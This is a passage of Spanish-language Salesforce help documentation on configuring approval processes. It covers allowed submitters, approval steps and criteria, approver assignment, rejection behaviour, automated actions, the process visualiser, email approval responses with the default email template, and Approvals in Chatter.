Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Opción | Descripción |
|---|---|
| **Campos seleccionados** | Especifica qué campos mostrar en la página de solicitud de aprobación. Recuerde que los aprobadores puede ver esta página en un dispositivo móvil. Seleccione solo los campos necesarios para que los usuarios decidan si aprobar o rechazar registros. |
| **Mostrar información del historial de aprobación...** | Si se selecciona, la página de solicitud de aprobación muestra el historial de aprobación del registro asociado. |

| Opción | Descripción |
| --- | --- |
| **Configuración de seguridad** | Controla si los usuarios tienen que iniciar sesión en Salesforce para ver la solicitud de aprobación.<br>**Permitir a los aprobadores acceder a la página de aprobación sólo desde la aplicación (Recomendado)**<br>Valores predeterminados. Los usuarios inician sesión en Salesforce para ver la página de aprobación.<br>**Permitir que los aprobadores tengan acceso a la página de aprobación sólo desde la aplicación o externamente desde un dispositivo móvil inalámbrico**<br>Los usuarios pueden acceder a una versión externa de la página de aprobación desde un navegador, incluyendo navegadores en dispositivos móviles, sin iniciar sesión en Salesforce. Si se selecciona, no puede agregar pasos de aprobación que permiten a los usuarios seleccionar manualmente el siguiente aprobador. |

## Especifica quién puede enviar registros a un proceso de aprobación

Solo las personas o funciones especificadas pueden enviar un registro para su aprobación. También puede permitir a los remitentes recuperar una solicitud de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | |
| --- | --- |
| **Tipo de remitente** | Seleccione un tipo o busque para cumplimentar la lista Remitentes disponibles. |
| **Remitentes permitidos** | Si el usuario que envía un registro para su aprobación no está incluido en la lista, el registro no entra en este proceso de aprobación, incluso si un registro cumple los requisitos de entrada. |
| **Permitir a los remitentes recuperar solicitudes de aprobación** | Si se selecciona, los remitentes pueden recuperar sus solicitudes de aprobación. Si se anula su selección, solo los administradores pueden recuperar solicitudes.<br>Esta opción es de gran utilidad para situaciones donde pueden cambiar las cosas en el lado del remitente mientras espera la aprobación. Por ejemplo, una oportunidad se puede perder después de que el usuario envíe la solicitud para su aprobación. |

## Agregar un paso de aprobación a un proceso de aprobación

Los pasos de aprobación definen la cadena de aprobación para un proceso de aprobación concreto. Cada paso determina qué registros pueden pasar a ese paso, a quién asignar solicitudes de aprobación y si permitir al delegado de cada aprobador responder a las solicitudes. El primer paso especifica qué hacer si un registro no pasa a ese paso. Los pasos posteriores especifican lo que sucede si un aprobador rechaza la solicitud.

Puede agregar pasos a un proceso de aprobación solo si es inactivo.

Desde el proceso de aprobación, haga clic en **Nuevo paso de aprobación** y siga al asistente.

Los pasos se ejecutan en el orden especificado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear pasos de aprobación:
- "Personalizar aplicación"

1. Controlar qué registros aplicar a un paso de aprobación
   Controle qué registros forman parte del paso de aprobación estableciendo los criterios del paso. También puede verificar qué sucede en registros que no cumplen los criterios del paso.
2. Identificar aprobadores asignados para un paso de aprobación
   Especifique a quién enviar una solicitud de aprobación para este paso.
3. Especificar comportamiento de rechazo para un paso de aprobación
   Configure qué sucede si un aprobador rechaza una solicitud. Las acciones de rechazo final para el proceso de aprobación determinan el comportamiento de rechazo del primer paso.

### CONSULTE TAMBIÉN

Configurar un proceso de aprobación
Revisar un proceso de aprobación
Activar respuesta de aprobación por correo electrónico

## Controlar qué registros aplicar a un paso de aprobación

Controle qué registros forman parte del paso de aprobación estableciendo los criterios del paso. También puede verificar qué sucede en registros que no cumplen los criterios del paso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Opciones de criterios

Si todos los registros utilizan este paso de aprobación, deje **Todos los registros deben introducir este paso** seleccionada.

Si solo algunos tipos de registro deben introducir en este proceso, seleccione **Introducir el paso si...** y seleccione la opción apropiada **(1)**. Para obtener detalles acerca de las opciones, consulte Controlar qué registros aplicar a un proceso de aprobación.

(2) Otras opciones para criterios de paso de aprobación

Si ha especificado el criterio de filtro o la fórmula introducida, seleccione qué sucede a los registros que no cumplan los criterios o si la fórmula no devuelve `Verdadero`.

Nota: No puede cambiar su selección una vez haya activado el proceso de aprobación, aunque lo desactive.

| Opción | Descripción |
|---|---|
| **aprobar registro** | Aprueba la solicitud y realiza todas las acciones de aprobación final. |
| **rechazar registro** | Rechaza la solicitud y realiza todas las acciones de rechazo final. Esta opción sólo está disponible para el primer paso del proceso de aprobación. |
| **ir al paso siguiente** | Omite este paso y va al paso siguiente. Disponible solo cuando hay un paso posterior.<br>Cuando aplica esta opción en el primer paso, recuerde:<br>• Si el registro no cumple los criterios para ningún paso siguiente, se rechaza el registro.<br>• Si elimina todos los pasos posteriores, Salesforce rechaza el registro.<br>Cuando aplica esta opción en otro paso, recuerde:<br>• Si elimina todos los pasos posteriores, Salesforce finaliza el proceso. |

CONSULTE TAMBIÉN

- Configurar un proceso de aprobación
- Revisar un proceso de aprobación
- Activar respuesta de aprobación por correo electrónico

## Identificar aprobadores asignados para un paso de aprobación

Especifique a quién enviar una solicitud de aprobación para este paso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | |
|---|---|
| **Seleccionar aprobador** | Especifique a quién asignar la aprobación.<br>**Permitir que el remitente elija manualmente al aprobador. (valor predeterminado)**<br>Indica al usuario que seleccione el siguiente aprobador.<br>**Asigna automáticamente una aprobador mediante un campo de jerarquía estándar o personalizado.**<br>Asigna la solicitud de aprobación al usuario en el campo que aparece junto a esta opción. Usted selecciona este campo cuando configura el proceso de aprobación.<br>**Asignar automáticamente a una cola.**<br>Disponible solo para objetos que admiten colas. Asigna la solicitud de aprobación a una cola<br>**Asignar automáticamente a aprobadores.**<br>Asigna la solicitud de aprobación a uno o más usuarios específicos, colas específicas o usuarios relacionados con el registro enviado. Puede agregar hasta 25 aprobadores por paso por paso. |

| | |
|---|---|
| **Cuando se seleccionan múltiples aprobadores:** | Disponible solo cuando se selecciona `Asignar automáticamente a aprobadores`.<br>**Aprobar o rechazar según la primera respuesta.**<br>La primera respuesta a la solicitud de aprobación determina si el registro se aprueba o se rechaza.<br>**Solicitar una aprobación unánime de todos los aprobadores seleccionados.**<br>El registro solo se aprueba si cada uno aprueba la solicitud. Si algún aprobador rechaza la solicitud, se rechaza la solicitud de aprobación. |
| **El delegado del aprobador también puede aprobar esta solicitud** | Los usuarios pueden identificar un delegado en su configuración de aprobación. Los aprobadores delegados no pueden volver a asignar solicitudes de aprobación; sólo pueden aprobarlas o rechazarlas. |

CONSULTE TAMBIÉN

Consideraciones para la definición de aprobadores

## Especificar comportamiento de rechazo para un paso de aprobación

Configure qué sucede si un aprobador rechaza una solicitud. Las acciones de rechazo final para el proceso de aprobación determinan el comportamiento de rechazo del primer paso.

| Opción | Descripción |
|---|---|
| **Realizar todas las acciones de rechazo...** | Rechaza la solicitud por completo incluso si se aprobaron pasos anteriores. Salesforce ejecuta todas las acciones de rechazo especificadas en este paso y todas las acciones de rechazo final. |
| **Realizar SÓLO las acciones de rechazo para este paso...** | Rechaza la solicitud y devuelve la solicitud de aprobación al aprobador anterior. Salesforce ejecuta todas las acciones de rechazo especificadas para este paso. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Agregar acciones automatizadas a un proceso de aprobación

Puede asociar acciones a pasos de aprobación, envío inicial, aprobación final, rechazo final o recuperación. Los procesos de aprobación admiten cuatro acciones automatizadas.

| Tipo de acción | Descripción |
|---|---|
| Tarea | Asigna una tarea a un usuario que especifique. Puede especificar el asunto, el estado, la prioridad y la fecha de vencimiento de la tarea. |
| Alerta de correo electrónico | Envía un mensaje de correo electrónico a un destinatario designado utilizando una plantilla de correo electrónico especificada. |
| Actualización de campo | Cambia el valor de un campo seleccionado. Puede especificar un valor o crear una fórmula para el nuevo valor. |
| Mensaje saliente | Envía un mensaje a un extremo designado. También puede especificar un nombre de usuario y los datos para incluir en el mensaje.<br>No compatible con procesos de aprobación en objetos de fusión. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Ejemplo:** Cuando se aprueban los gastos, desea imprimir cheques para pagos. Para ello, agrega un mensaje saliente, que envía la información apropiada a su servicio de contabilidad Oracle, como una acción de Envío final.

Grupos de acciones automatizadas en un proceso de aprobación
Cada proceso de aprobación está organizado en grupos de acciones basados en el momento en que se producen las acciones, como envío inicial. Para agregar una acción automatizada a su proceso de aprobación, determine qué grupo de acciones agregarle.

Agregar una acción automatizada a su proceso de aprobación
Si no ha creado una acción automatizada antes de configurar su proceso de aprobación, puede crear una directamente desde el proceso de aprobación.

Agregar una acción automatizada existente a su proceso de aprobación
Si ya creó una acción automatizada, puede agregarla a su proceso de aprobación.

CONSULTE TAMBIÉN

Configurar un proceso de aprobación
Acciones automatizadas
Consideraciones sobre las acciones automatizadas

## Grupos de acciones automatizadas en un proceso de aprobación

Cada proceso de aprobación está organizado en grupos de acciones basados en el momento en que se producen las acciones, como envío inicial. Para agregar una acción automatizada a su proceso de aprobación, determine qué grupo de acciones agregarle.

| Grupo | Ocurre cuando... | Acciones predeterminadas |
|---|---|---|
| Envío inicial | Un usuario envía primero un registro para su aprobación. | Bloqueo de registro (bloquea) |
| Aprobación de paso de aprobación | Todas las aprobaciones requeridas para este paso se han suministrado para un registro. | Ninguno |
| Rechazo de paso de aprobación | Un aprobador rechaza esta solicitud para este paso. | Ninguno |
| Aprobación final | Todas las aprobaciones requeridas se han suministrado para un registro | Bloqueo de registro (bloquea) |
| Rechazo final | Un aprobador rechaza la solicitud y pasa al estado de rechazo final. | Bloqueo de registro (desbloquea) |
| Recuperación | Una solicitud de aprobación es recuperada. | Bloqueo de registro (desbloquea |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Consideraciones sobre las acciones automatizadas

## Agregar una acción automatizada a su proceso de aprobación

Si no ha creado una acción automatizada antes de configurar su proceso de aprobación, puede crear una directamente desde el proceso de aprobación.

1. Abra el proceso de aprobación al que desea agregar una acción.
2. En la lista relacionada apropiada, haga clic en **Agrega nuevo**. Para un paso de aprobación donde las acciones de aprobación y las acciones de rechazo están ocultas, haga clic en **Mostrar acciones**.
3. Seleccione el tipo de acción.

   La lista de acciones disponibles será diferente según su configuración y si ha alcanzado el límite para un tipo de acción.
4. Configure la acción.

CONSULTE TAMBIÉN

- Configurar un proceso de aprobación
- Consideraciones sobre las acciones automatizadas
- Grupos de acciones automatizadas en un proceso de aprobación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear acciones de aprobación:

- "Personalizar aplicación"

## Agregar una acción automatizada existente a su proceso de aprobación

Si ya creó una acción automatizada, puede agregarla a su proceso de aprobación.

1. Abra el proceso de aprobación al que desea agregar una acción.
2. En la lista relacionada apropiada, haga clic en **Agrega existente**. Si ese botón está oculto, haga clic en **Mostrar acciones**.
3. Seleccione el tipo de acción.
4. Mueva la acción de Acciones disponibles a Acciones seleccionadas.
5. Guarde sus cambios.

CONSULTE TAMBIÉN

- Grupos de acciones automatizadas en un proceso de aprobación
- Consideraciones sobre las acciones automatizadas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para seleccionar acciones de aprobación:

- "Personalizar aplicación"

## Revisar un proceso de aprobación

Genere una representación gráfica de su proceso de aprobación antes de activarlo. Utilice el visor de procesos para lograr implicación por parte de los propietarios de pasos y reforzar las políticas de su empresa documentando las decisiones a las que llega cuando se diseña el proceso de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Requisitos del visor de procesos

Antes de poder utilizar el visor de procesos, confirme que su navegador y organización cumplen los requisitos.

Abrir un proceso de aprobación en el visor de procesos

Para ver una representación gráfica de un proceso de aprobación, ábralo en el visor de procesos.

CONSULTE TAMBIÉN

Configurar un proceso de aprobación

Activar un proceso de aprobación

## Requisitos del visor de procesos

Antes de poder utilizar el visor de procesos, confirme que su navegador y organización cumplen los requisitos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Su navegador debe tener el complemento Adobe Flash Player, versión 9.0.115 o posterior.
- Su organización debe tener al menos un proceso de aprobación definido.

CONSULTE TAMBIÉN

Abrir un proceso de aprobación en el visor de procesos

Revisar un proceso de aprobación

## Abrir un proceso de aprobación en el visor de procesos

Para ver una representación gráfica de un proceso de aprobación, ábralo en el visor de procesos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver los pasos de aprobación:

- "Ver parámetros y configuración"

1. En Configuración, introduzca *Procesos de aprobación* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Procesos de aprobación**.
2. Haga clic en el nombre del proceso de aprobación que desee visualizar.
3. En la página de detalles del proceso de aprobación, haga clic en **Ver diagrama**.

CONSULTE TAMBIÉN

Revisar un proceso de aprobación

## Activar un proceso de aprobación

Después de crear al menos un paso para el proceso de aprobación, active el proceso.

1. Abra el proceso de aprobación.
2. Asegúrese de que está configurado correctamente.
3. Haga clic en **Activar**.

CONSULTE TAMBIÉN

- Revisar un proceso de aprobación
- Preparar su organización para aprobaciones
- Consideraciones para la gestión de aprobaciones

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar procesos de aprobación:

- "Personalizar aplicación"

# Preparar su organización para aprobaciones

Asegúrese de que sus usuarios puedan enviar sus registros para su aprobación y considere cómo facilitar a los aprobadores la tarea de responder a solicitudes de aprobación.

Permitir a los usuarios enviar para aprobación

Después de activar un proceso de aprobación para un objeto, personalice los formatos de página del objeto para admitir el envío del registro.

Permitir a los usuarios responder a solicitudes de aprobación desde la página Inicio en Salesforce Classic

Agregue la lista relacionada Elementos para aprobar a sus formatos de página de inicio personalizados para proporcionar a los usuarios una vista instantánea de sus solicitudes de aprobación.

Permitir a los usuarios responder a solicitudes de aprobación por correo electrónico

Si la notificación de correo electrónico incluye toda la información que un aprobador necesita para decidir, active respuestas de aprobación por correo electrónico. De ese modo, un usuario puede simplemente responder a la notificación de correo electrónico.

Permitir a los usuarios responder a solicitudes de aprobación desde Chatter

Si sus usuarios no necesitan información exhaustiva para decidir cómo responder a una solicitud de aprobación, active Aprobaciones en Chatter. De ese modo, no tienen que dejar sus noticias en tiempo real para continuar con sus tareas diarias.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Configurar un proceso de aprobación
- Consideraciones para aprobaciones

## Permitir a los usuarios enviar para aprobación

Después de activar un proceso de aprobación para un objeto, personalice los formatos de página del objeto para admitir el envío del registro.

Agregue los siguientes componentes a sus formatos de página.

- Botón Enviar para aprobación
- Lista relacionada del historial de aprobaciones

  La lista relacionada Historial de aprobaciones permite a los usuarios enviar solicitudes aprobadas y realizar el seguimiento del progreso de un registro por el proceso de aprobación de la página de detalles del registro.

CONSULTE TAMBIÉN

Formatos de página

Preparar su organización para aprobaciones

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar formatos de página:

- "Personalizar aplicación"

## Permitir a los usuarios responder a solicitudes de aprobación desde la página Inicio en Salesforce Classic

Agregue la lista relacionada Elementos para aprobar a sus formatos de página de inicio personalizados para proporcionar a los usuarios una vista instantánea de sus solicitudes de aprobación.

Haga lo siguiente para cada usuario que reciba solicitudes de aprobación.

1. Desde Configuración, introduzca *`Formatos de página de inicio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Formatos de página de inicio**.
2. Junto al nombre del formato de página de inicio apropiado, haga clic en **Modificar**.
3. Seleccione **Elementos para aprobar**.
4. Complete el asistente Formato de inicio y guarde sus cambios.

CONSULTE TAMBIÉN

Personalización de formatos de página de la ficha Inicio

Preparar su organización para aprobaciones

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar formatos de página de inicio:

- "Personalizar aplicación"

## Permitir a los usuarios responder a solicitudes de aprobación por correo electrónico

Si la notificación de correo electrónico incluye toda la información que un aprobador necesita para decidir, active respuestas de aprobación por correo electrónico. De ese modo, un usuario puede simplemente responder a la notificación de correo electrónico.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Consideraciones para respuestas de aprobación por correo electrónico

Antes de activar la capacidad de actuar en aprobaciones mediante correo electrónico, revise cómo funciona el correo electrónico con sus procesos de aprobación.

### Plantilla predeterminada para respuesta de aprobación por correo electrónico

Cuando activa la respuesta de aprobación por correo electrónico, Salesforce utiliza una plantilla de correo electrónico predeterminada para los procesos de aprobación a menos que especifique una plantilla de correo electrónico personalizada:

### Activar respuesta de aprobación por correo electrónico

Después de revisar las consideraciones y preparar la plantilla correcta, pase el cambio que permite a los usuarios responder a solicitudes de aprobación directamente desde su correo electrónico.

CONSULTE TAMBIÉN

- Preparar su organización para aprobaciones
- Permitir a los usuarios responder a solicitudes de aprobación desde Chatter

## Consideraciones para respuestas de aprobación por correo electrónico

Antes de activar la capacidad de actuar en aprobaciones mediante correo electrónico, revise cómo funciona el correo electrónico con sus procesos de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Compatibilidad con procesos de aprobación**

La respuesta de aprobación por correo electrónico no es compatible con procesos de aprobación que:

- Asignan la aprobación a una cola
- Después del primer paso, permita al aprobador seleccionar manualmente el siguiente aprobador.

**Contrato implícito con Salesforce**

Al activar la función de respuesta de aprobación de correo electrónico, acepta permitir a Salesforce:

- Procesar respuestas de aprobación de correo electrónico
- Actualizar solicitudes de aprobación para todos los usuarios activos en su organización
- Actualizar el objeto de aprobación en nombre de los usuarios de su organización

CONSULTE TAMBIÉN

- Consideraciones para aprobaciones
- Permitir a los usuarios responder a solicitudes de aprobación por correo electrónico

## Plantilla predeterminada para respuesta de aprobación por correo electrónico

Cuando activa la respuesta de aprobación por correo electrónico, Salesforce utiliza una plantilla de correo electrónico predeterminada para los procesos de aprobación a menos que especifique una plantilla de correo electrónico personalizada:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

```
Requesting User has requested your approval for the following item.

To approve or reject this item, reply to this email with the word APPROVE, APPROVED, YES,
 REJECT, REJECTED, or NO
in the first line of the email message, or click this link:

Link to approval request page

If replying via email you can also add comments on the second line. The comments will be
stored with the approval request in Salesforce CRM.

Note: For salesforce.com to process your response the word APPROVE, APPROVED, YES, REJECT,
 REJECTED, or NO must be in the very first line of the reply email. Also, any comment must
 be in the second line.
```

Si su organización ha activado Aprobaciones en Chatter y el aprobador optó por recibir notificaciones como publicaciones de Chatter, la plantilla de correo electrónico predeterminada se agrega con:

```
You can also approve, reject and comment on this request from your Chatter feed:

Link to approval post in Chatter
```

Nota: Si utiliza una plantilla de correo electrónico personalizada para su proceso de aprobación, asegúrese de que explique ambas opciones de respuesta: haciendo clic en el vínculo y respondiendo por correo electrónico. Si el usuario no responde correctamente (por ejemplo, si el usuario no escribe correctamente aprobar o lo escribe en la línea equivocada), Salesforce no registra la respuesta.

### CONSULTE TAMBIÉN

- Gestionar plantillas de correo electrónico
- Campos de combinación para aprobaciones
- Permitir a los usuarios responder a solicitudes de aprobación por correo electrónico

## Activar respuesta de aprobación por correo electrónico

Después de revisar las consideraciones y preparar la plantilla correcta, pase el cambio que permite a los usuarios responder a solicitudes de aprobación directamente desde su correo electrónico.

Antes de comenzar, proporcione a los usuarios apropiados el permiso de usuario "API activada" de modo que puedan responder a solicitudes de aprobación por correo electrónico.

1. Desde Configuración, introduzca *Configuración de automatización de procesos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de automatización de procesos**.
2. Seleccione **Activar respuesta de aprobación por correo electrónico**.
3. Guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Respuesta de aprobación por correo electrónico:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Consideraciones para respuestas de aprobación por correo electrónico

Permitir a los usuarios responder a solicitudes de aprobación por correo electrónico

## Permitir a los usuarios responder a solicitudes de aprobación desde Chatter

Si sus usuarios no necesitan información exhaustiva para decidir cómo responder a una solicitud de aprobación, active Aprobaciones en Chatter. De ese modo, no tienen que dejar sus noticias en tiempo real para continuar con sus tareas diarias.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Prepararse par activar Aprobaciones en Chatter

Como Aprobaciones en Chatter se basa en Chatter y la función Aprobaciones, haciendo que la configuración de su organización incluya más que una simple activación de la función. Antes de activar Aprobaciones en Chatter, comprenda las limitaciones y consideraciones para Aprobaciones en Chatter y plantillas de publicación.

### Consideraciones sobre las aprobaciones en Chatter

Antes de activar Aprobaciones en Chatter, comprenda cómo funciona.

### Activar aprobaciones en Chatter.

Si su organización tiene tanto las aprobaciones como Chatter activados, los administradores pueden activar las aprobaciones en Chatter, lo que permite a los usuarios recibir solicitudes de aprobación como publicaciones en las noticias en tiempo real de Chatter.

### ¿Dónde aparecen las publicaciones de solicitud de aprobación?

Cuando su organización tiene Aprobaciones en Chatter activadas, las publicaciones de solicitud de aprobación aparecen en varias noticias en tiempo real de Chatter. Para ver la publicación de solicitud de aprobación, debe tener acceso al registro de aprobación.

### Plantillas de publicación de Chatter para solicitudes de aprobación

Las plantillas de publicación de aprobación para Chatter le permiten personalizar la información incluida en la publicación de solicitud de aprobación cuando aparezca en las noticias en tiempo real de Chatter.

## Prepararse par activar Aprobaciones en Chatter

Como Aprobaciones en Chatter se basa en Chatter y la función Aprobaciones, haciendo que la configuración de su organización incluya más que una simple activación de la función. Antes de activar Aprobaciones en Chatter, comprenda las limitaciones y consideraciones para Aprobaciones en Chatter y plantillas de publicación.

Haga lo siguiente para cada objeto para el que desea que aparezcan solicitudes de aprobación en Chatter.

1. Active el seguimiento de noticias en tiempo real.
2. Cree una plantilla de publicación de aprobación.

   Consejo: Para cada objeto, cree una plantilla de publicación que se puede aplicar para todos los procesos de aprobación. Marque esa plantilla de publicación como la predeterminada para el objeto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Seguimiento de las noticias en tiempo real
Plantillas de publicación de Chatter para solicitudes de aprobación
¿Dónde aparecen las publicaciones de solicitud de aprobación?
Consideraciones sobre las aprobaciones en Chatter

## Consideraciones sobre las aprobaciones en Chatter

Antes de activar Aprobaciones en Chatter, comprenda cómo funciona.

- Una vez activada Aprobaciones en Chatter en su organización, se activa para todos los usuarios. Los usuarios pueden luego actualizar su propia configuración de Chatter para decidir recibir solicitudes de aprobación como publicaciones en sus noticias en tiempo real de Chatter.
- Las notificaciones de aprobación de publicación de Chatter sólo están disponibles para los procesos de aprobación asociados con un objeto activado para el seguimiento de fuentes.
- Si el objeto de aprobación es un objeto de detalles en una relación principal-detalle, `Propietario` no está disponible para formatos de página de aprobación o plantillas de publicación de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Limitaciones**

- Las aprobaciones en Chatter no admiten colas o aprobadores delegados.
- No puede recuperar ni reasignar una solicitud de aprobación desde una publicación. En su lugar, realice estas acciones desde el registro de aprobación.
- Las solicitudes de aprobación de usuarios de Sites o portales no se admiten.

**Publicaciones de aprobación**

- Las publicaciones de aprobación no se pueden eliminar en la interfaz de usuario de Salesforce; sólo puede eliminarlas a través de la API.
- Si no selecciona una plantilla de publicación de aprobación, la publicación de aprobación del objeto usará la plantilla predeterminada del sistema o, si ha creado una, la plantilla predeterminada del objeto.
- Solo los usuarios con acceso al registro de aprobación pueden ver la publicación de solicitud de aprobación. Los comentarios en las publicaciones de la aprobación no persisten en el registro de la aprobación.

- Los distintos usuarios ven distintas configuraciones de la publicación de solicitud de aprobación.
  - Sólo los aprobadores ven los botones de acción de aprobación en sus publicaciones, y luego sólo en las noticias en tiempo real de su perfil.
  - Sólo los aprobadores ven los nombres de los aprobadores en el encabezado.
- Si cambia el aprobador, el nombre del paso o el tipo de ruta en un proceso de aprobación mientras está en curso, no se actualizarán las publicaciones de aprobación existentes.
- Si se recupera una solicitud de aprobación, se genera una nueva publicación. Aparece en las noticias en tiempo real del remitente, todos los aprobadores y seguidores del objeto. También aparece en las noticias en tiempo real del registro.
- Si un paso requiere una aprobación unánime de varios aprobadores, la publicación de la solicitud de aprobación de ese paso no muestra todos los aprobadores seleccionados en su encabezado. Los aprobadores sólo ven su nombre en el encabezado de la publicación.

CONSULTE TAMBIÉN

Permitir a los usuarios responder a solicitudes de aprobación por correo electrónico
Prepararse par activar Aprobaciones en Chatter
¿Dónde aparecen las publicaciones de solicitud de aprobación?
Consideraciones para aprobaciones

## Activar aprobaciones en Chatter.

Si su organización tiene tanto las aprobaciones como Chatter activados, los administradores pueden activar las aprobaciones en Chatter, lo que permite a los usuarios recibir solicitudes de aprobación como publicaciones en las noticias en tiempo real de Chatter.

Antes de comenzar, asegúrese de que todos los procesos de aprobación en su organización están correctamente configurados para sacar provecho de Aprobaciones en Chatter. Tras la activación de esta función, todos los procesos de aprobación activos existentes comenzarán a generar publicaciones de Chatter.

1. Desde Configuración, introduzca *Configuración de Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Chatter** .
2. Haga clic en **Modificar**.
3. Seleccione **Permitir aprobaciones**.
4. Guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar aprobaciones en Chatter:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Prepararse par activar Aprobaciones en Chatter
Consideraciones sobre las aprobaciones en Chatter
¿Dónde aparecen las publicaciones de solicitud de aprobación?

## ¿Dónde aparecen las publicaciones de solicitud de aprobación?

Cuando su organización tiene Aprobaciones en Chatter activadas, las publicaciones de solicitud de aprobación aparecen en varias noticias en tiempo real de Chatter. Para ver la publicación de solicitud de aprobación, debe tener acceso al registro de aprobación.

Las publicaciones de solicitud de aprobación aparecen en estas noticias en tiempo real.

- Las noticias en tiempo real de Chatter del aprobador asignado
- Perfil del remitente
- Las noticias en tiempo real de Chatter del remitente si el remitente sigue el registro de solicitud de aprobación
- Las noticias en tiempo real de Chatter del registro de la solicitud aprobación
- Las noticias en tiempo real de Chatter de cualquier usuario que sigue el registro de la solicitud aprobación
- El filtro específico del objeto en las noticias en tiempo real de Chatter de cualquiera que siga el registro de aprobación
- El filtro de la empresa de cada usuario con acceso al registro de aprobación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

¿Qué ocurre cuando anula la recepción de solicitudes de aprobación de Chatter?

Consideraciones sobre las aprobaciones en Chatter

Permitir a los usuarios responder a solicitudes de aprobación desde Chatter

## Plantillas de publicación de Chatter para solicitudes de aprobación

Las plantillas de publicación de aprobación para Chatter le permiten personalizar la información incluida en la publicación de solicitud de aprobación cuando aparezca en las noticias en tiempo real de Chatter.

Consideraciones para plantillas de publicación de Chatter para solicitudes de aprobación

Recuerde estas limitaciones y dependencias al trabajar con plantillas de publicación.

Crea una plantilla de publicación de Chatter

Identifique qué campos mostrar en una publicación de solicitud de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Crea una plantilla de publicación de Chatter

Gestionar campos personalizados eliminados

## Consideraciones para plantillas de publicación de Chatter para solicitudes de aprobación

Recuerde estas limitaciones y dependencias al trabajar con plantillas de publicación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Limitaciones**

- El objeto asociado debe activarse para el seguimiento de noticias en tiempo real y aprobaciones.
- No puede eliminar una plantilla de publicación de aprobación si está en uso por un proceso de aprobación.

**Dependencias**

